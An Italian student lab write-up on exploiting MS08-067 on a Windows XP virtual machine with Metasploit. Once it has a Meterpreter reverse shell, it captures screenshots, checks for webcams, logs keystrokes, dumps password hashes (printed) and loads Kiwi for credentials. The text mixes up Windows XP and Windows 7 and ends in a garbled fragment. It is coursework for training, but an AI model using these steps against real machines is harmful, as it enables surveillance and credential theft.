Esercitazione WEEK 17 D1 Hacking Windows XP

Ettore Farris

Descrizione sintetica

Traccia: Hacking MS08-067

Ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.

Una volta ottenuta la sessione, lo studente dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter
- Individuare la presenza o meno di Webcam sulla macchina Windows XP
- Accedere a webcam/fare dump della tastiera/provare altro

Svolgimento

Nella macchina Windows XP, per questioni dimostrative, disabilitiamo il firewall. Una volta assicurato che la macchina Kali e quella Windows XP possono comunicare, apriamo Metasploit e ricerchiamo la vulnerabilità che ci interessa. L'exploit da usare in questo caso è il windows/smb/ms8_067_netapi.

Lasciamo il payload di default, ovvero *windows/meterpreter/reverse_tcp* e settiamo il parametro *RHOSTS* con l'IP della macchina Windows 7 da attaccare.

Una volta che l'exploit è andato a buon fine, viene aperta una sessione Meterpreter.

- Comandi screenshot e webcam_list


Il comando *screenshot* ci consente di catturare immagini, mentre quello *webcam_list* rileva le webcam attive sul target. Nello screen seguente, viene visualizzato il salvataggio dello screenshot e il lancio di *webcam_list* prima e dopo aver abilitato la webcam sulla macchina XP.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/mYobpMsk.jpeg
meterpreter > webcam_list
[-] No webcams were found
meterpreter > webcam_list
1: USB Video Device
```

Lo screenshot ottenuto è il seguente:




E' possibile attivare la webcam dalle impostazioni di VirtualBox come segue:




- Keylogger


Su Windows 7 apriamo un file di testo



Dalla sessione Meterpreter lanciamo il comando *ps* e individuiamo il processo relativo al file di testo.



Spostiamoci sul processo e lanciamo il keylogger con il comando *keyscan_start*. Fatto questo scriviamo sul file di testo e, per provare l'efficacia del keylogger, effettuiamo il dump con il comando *keyscan_dump*.



- Hashdump

Otteniamo gli hash delle credenziali con il comando hashdump

```
meterpreter > hashdump
Administrator:500:22124ea690b83bfbaad3b435b51404ee:57d583aa46d571502aad4bb7aea09c70:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:ffa9df8006bfb8f67897c2c7376b0aaf:1f06fa1e8235c2f387d7da4a89e45437:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0fbe8a0b41f8f7444cb81b86cdf6eb6e:::
meterpreter >
```

- Ottenimento credenziali con il modulo Kiwi

Carichiamo il modulo con il comando *load kiwi*. Proviamo poi i comandi messi a disposizione da questo modulo come quello *creds_all*.

```
| Descriptor | Joad kiw| | Loading extension k
```